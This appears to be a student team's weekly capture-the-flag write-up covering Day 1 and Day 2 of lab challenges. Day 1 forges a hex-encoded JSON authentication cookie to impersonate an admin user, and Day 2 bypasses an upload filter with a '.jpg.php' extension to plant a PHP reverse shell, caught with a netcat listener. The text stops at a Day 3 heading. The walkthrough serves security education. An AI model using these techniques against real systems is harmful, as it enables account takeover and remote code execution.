PSP0201 Weekly Writeup

Week 2

Group Name: Metamorphosis


ID	Name	Role
1211101704	Aniq Danial Bin Mohd Adli	Leader
1211101790	Lee Heng Yep	Member
1211102806	Ong Kwang Zheng	Member
1211103063	Ng Weng Lam	Member


Day 1: A Christmas Crisis (Web Exploitation)

Tools used: Kali Linux, Firefox Developer Tools, Cyberchef
Solution/Walkthrough:


Question 1

We start up the target machine and proceed to the machine's IP on Firefox. We are greeted with a login page. We register for an account and proceed to login as if we are a regular user. We are then greeted with a status page but we do not have access to the control console.






When inspecting with Firefox Developer Tools, we can see that the page title is “Christmas Console”.



Question 2 & 3


Also using Firefox Developer tools, we can see that the name of the cookie used for authentication is “auth”.



Based on what we can see in the value field, the cookie is encoded in Hexadecimal.

Question 4,5 & 6


After decoding the cookie using CyberChef, we can see that the data is stored in the format called JavaScript Object Notation or more commonly known as JSON.



We can also see that the value for the “company” field is “The Best Festival Company”. Another field that can be found in the cookie is “username”.


Question 7

To gain access to Santa's account, we can just reverse what we did previously but replacing the value in the “username” field with “santa”. When we convert the JSON data back to Hexadecimal, we get the value of Santa’s cookie.




Question 8

Now all we have to do is use Firefox Developer Tools to replace the value of our auth cookie with the value of Santa's cookie. After that's done we just refresh the page.



We now have access to the entire control console. After activating all the switches, we are greeted with the flag for this task.



Thought Process/Methodology:

After accessing the target machine's IP and reaching the login page, we started out by figuring out how the login system works by registering and logging in as a regular user. By checking the developer tools after logging in, we deduced that the system works by using an authentication cookie with a Hexadecimal value. After decoding it using CyberChef we were able to get a JSON output with a username value. Remember that cookies are stored locally on a client machine and can be edited freely. We were able to use this to our advantage by altering the value of the username field to "santa" then encoding the value back to Hexadecimal. We can then replace the value of the auth cookie to the new value and gain access to the Santa user where we have full access over the control console. After activating all the toggles, we are given the flag.


<END OF DAY 1>

Day 2: The Elf Strikes Back! (Web Exploitation)

Tools used: Kali Linux, Firefox, Reverse Shell Script, netcat, PHP
Solution/Walkthrough:


Question 1

We start by navigating to the target machine IP in Firefox. We are greeted with the page below. We follow the page's instructions to enter our assigned ID into the GET parameter.



Question 2


Once we enter our assigned ID into the GET parameter, we are greeted with the following page. Based on the statement, we can assume that the site accepts **Image** files.



Question 3


After uploading a test image file, the next step is to find the directory where the files are uploaded. First, we try some of the common keywords mentioned in the dossier. Sure enough, the image we uploaded earlier is located in `/uploads` .

When implementing an upload system, it's good practice to upload the files to a directory that can't be accessed remotely. Unfortunately, this is often not the case, and scripts are uploaded to a subdirectory on the webserver (often something like `/uploads`, `/images`, `/media`, or `/resources`). For example, we might be able to find the uploaded script at `https://www.thebestfestivalcompany.xyz/images/shell.jpg.php`.




Question 4

We can find all of the explanations for the parameters of netcat by running the command `sudo nc -help` .




Question 5


In order to capture the flag we will need a Reverse Shell PHP Script. We use the one from `/usr/share/webshells/php/php-reverse-shell.php` . We configured it to set up a connection to our attacking machine.



Since the web server simply confirms the file extension by checking the first dot after the filename, we can take advantage of this by changing our file extension to **.jpg.php** . Sure enough, the file was able to be uploaded and we can see it in the uploads directory.



With our shell script in place, we need a reverse shell listener to receive the raw connection to our attacking machine. For this, we use netcat. We use `sudo nc -lvnp 443` to tell it to listen for connections from port **443**. This is the most common port used for HTTPS.



To execute the script, all we have to do is click the filename in the directory. Once the script is running, we have made the connection between the web server and our attacking machine. To get the flag, we now run the command `cat /var/www/flag.txt` and voila.

Thought Process/Methodology:

After accessing the machine's IP, we log into the web server using the credentials that were provided by entering the ID into the URL's GET parameter. From there, we can see that the web server accepts file uploads. This instantly gives us a path towards Remote Command Execution(RCE). To do this, we used a PHP reverse shell script to open a connection directly between the web server and our attacking machine. To bypass the file type restriction, all we had to do was rename the script file to use a double barrelled extension(**.jpg.php)**. In this instance, the server would only check the first dot after the filename, indicating to the server that it is an image file even though it is not. Once we have successfully uploaded the script to the web server, we used netcat to listen for incoming traffic from port **443**. We then executed the script and a connection was established between the web server and our attacking machine. All we had to do next was run `cat /var/www/flag.txt` in order to capture the flag.

<END OF DAY 2>

Day 3: Christmas Chaos (Web Exploitation)

